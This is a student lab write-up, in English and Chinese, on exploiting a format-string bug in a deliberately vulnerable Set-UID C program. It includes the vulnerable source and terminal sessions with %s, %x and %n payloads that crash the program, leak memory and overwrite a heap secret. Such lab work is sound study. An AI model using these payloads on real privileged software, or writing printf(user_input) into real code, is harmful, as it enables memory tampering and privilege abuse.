SP-lab2.4 Format String Vulnerability

3180103772 张溢弛

Overview

The learning objective of this lab is for students to gain the first-hand experience on format-string vulnerability by putting what they have learned about the vulnerability from class into actions. The format-string vulnerability is caused by code like printf(user input), where the contents of variable of user input is provided by users. When this program is running with privileges (e.g., Set-UID program), this printf statement becomes dangerous, because it can lead to one of the following consequences: (1) crash the program, (2) read from an arbitrary memory place, and (3) modify the values of in an arbitrary memory place. The last consequence is very dangerous because it can allow users to modify internal variables of a privileged program, and thus change the behavior of the program.

In this lab, you will be given a program with a format-string vulnerability; your task is to develop a scheme to exploit the vulnerability. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.


In the following program, you will be asked to provide an input, which will be saved in a buffer called user input. The program then prints out the buffer using printf. The program is a Set-UID program (the owner is root), i.e., it runs with the root privilege. Unfortunately, there is a format-string vulnerability in the way how the printf is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.

The program has two secret values stored in its memory, and you are interested in these secret values. However, the secret values are unknown to you, nor can you find them from reading the binary code (for the sake of simplicity, we hardcode the secrets using constants 0x44 and 0x55). Although you do not know the secret values, in practice, it is not so difficult to find out the memory address (the range or the exact value) of them (they are in consecutive addresses), because for many operating systems, the addresses are exactly the same anytime you run the program. In this lab, we just assume that you have already known the exact addresses. To achieve this, the program "intentionally" prints out the addresses for you. With such knowledge, your goal is to achieve the followings (not necessarily at the same time):


- Crash the program named "vul_prog.c".
- Print out the secret[1] value.
- Modify the secret[1] value.
- Modify the secret[1] value to a pre-determined value.

实验过程

- 先按照要求写好对应的代码并进行编译运行，这里为了方便采用32位进行编译，不过编译过程中出现了很多warning，先搁置一边不去管这些warning




```
/* vul_prog.c */

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;
  int a, b, c, d; /* other variables, not used here.*/

  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));

  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;

  printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n", secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);

  printf("Please enter a decimal integer\n");
  scanf("%d", &int_input);  /* getting an input from user */
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */

-- INSERT --                                                1,1           Top
```




```
randomstar@ubuntu:~$ vim vul_prog.c
randomstar@ubuntu:~$ gcc -m32 -o a vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:14:20: warning: implicit declaration of function ‘malloc’ [-Wimplici
t-function-declaration]
   14 |   secret = (int *) malloc(2*sizeof(int));
      |                    ^~~~~~
vul_prog.c:14:20: warning: incompatible implicit declaration of built-in functi
on ‘malloc’
vul_prog.c:1:1: note: include ‘<stdlib.h>’ or provide a declaration of ‘malloc’
  +++ |+#include <stdlib.h>
    1 | /* vul_prog.c */
vul_prog.c:19:3: warning: implicit declaration of function ‘printf’ [-Wimplicit
-function-declaration]
   19 |   printf("The variable secret's address is 0x%8x (on stack)\n", &secret
);
      |   ^~~~~~
vul_prog.c:19:3: warning: incompatible implicit declaration of built-in functio
n ‘printf’
vul_prog.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | /* vul_prog.c */
vul_prog.c:19:48: warning: format ‘%x’ expects argument of type ‘unsigned int’,
 but argument 2 has type ‘int **’ [-Wformat=]
   19 |   printf("The variable secret's address is 0x%8x (on stack)\n", &secret
);
      |                                              ~~^                 ~~~~~~~
      |                                                |                 |
      |                                                unsigned int      int **
```

- 本程序的原理是这样的：通过malloc函数生成的`secret[0]`和`secret[1]`是被存放在堆中的，而用户需要输入的数字和string，以及指向secret的指针被存放在栈中，printf函数在处理的时候需要先将参数从右到左压入堆栈，然后遍历格式化的字符串，每次碰到%的格式化输出就需要从栈中弹出一个元素来与之对应，如果用户输入的带%的格式化输出参数的个数大于世纪传入的参数，就会出现内存泄漏的问题
- 问题1：可以通过输入比较多的`%s`试程序不断进行栈的pop操作，是程序崩溃，如图所示产生了段错误




```
randomstar@ubuntu:~$ ./a
The variable secret's address is 0xffffa780 (on stack)
The variable secret's value is 0x576f61a0 (on heap)
secret[0]'s address is 0x576f61a0 (on heap)
secret[1]'s address is 0x576f61a4 (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- 问题2：我们发现int_input在栈中的地址应该低于user_input，因此可以先输入一个数字，通过%x不断进行栈的pop操作，观察这个数字是第几个参数，实验中我们发现，输入的15被放在了第几个参数




```
randomstar@ubuntu:~$ ./a
The variable secret's address is 0xffedd5f0 (on stack)
The variable secret's value is 0x56eb61a0 (on heap)
secret[0]'s address is 0x56eb61a0 (on heap)
secret[1]'s address is 0x56eb61a4 (on heap)
Please enter a decimal integer
15
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x
ffedd5f8,f7fa3900,5663e288,ffedd61c,f7fa3900,ffedd60a,ffedd714,56eb61a0,f,252c7
825,78252c78,2c78252c,252c7825
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

- 因此可以把输入secret[1]的地址作为int_input输入`%x%x%x%x%x%x%x%x,-----,%s`来弹出前八个字符串，然后通过%s来读取int_input指向的secret[1]的值，得到的结果是U




```
randomstar@ubuntu:~$ ./a
The variable secret's address is 0xff89b080 (on stack)
The variable secret's value is 0x57c501a0 (on heap)
secret[0]'s address is 0x57c501a0 (on heap)
secret[1]'s address is 0x57c501a4 (on heap)
Please enter a decimal integer
1472528804
Please enter a string
%x%x%x%x%x%x%x%x,-----,%s
ff89b088f7fc090056615288ff89b0acf7fc0900ff89b09aff89b1a457c501a0,-----,U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

- 问题3：用%n可以将已经输入的字符的个数赋值给传入的参数，因此输入`%x%x%x%x%x%x%x%x%n`把输入的字符个数0x40写到对应的secret[1]的地址中，起到了修改的目的



```
randomstar@ubuntu:~$ ./a
The variable secret's address is 0xff975dd0 (on stack)
The variable secret's value is 0x56a601a0 (on heap)
secret[0]'s address is 0x56a601a0 (on heap)
secret[1]'s address is 0x56a601a4 (on heap)
Please enter a decimal integer
1453719972
Please enter a string
%x%x%x%x%x%x%x%x%n
ff975dd8f7f0890056600288ff975dfcf7f08900ff975deaff975ef456a601a0
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x40
```

- 问题4：我们计算发现前面的8个%x一共输出了0x40个字符的内容，也就是一个%x输出了8个字符的内容，因此我们想更改secret[1]的值只需要控制这个字符串中输入的内容即可做到，比如我们在原有的基础上额外输入12345678就会把变量改成0x48也就是72



```
randomstar@ubuntu:~$ ./a
The variable secret's address is 0xffbb33b0 (on stack)
The variable secret's value is 0x57d4f1a0 (on heap)
secret[0]'s address is 0x57d4f1a0 (on heap)
secret[1]'s address is 0x57d4f1a4 (on heap)
Please enter a decimal integer
1473573284
Please enter a string
%x%x%x%x%x%x%x%x%x%x12345678%n
ffbb33b8f7f539005662b288ffbb33dcf7f53900ffbb33caffbb34d457d4f1a012345678
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x48
```

- 至此实验2.4全部完成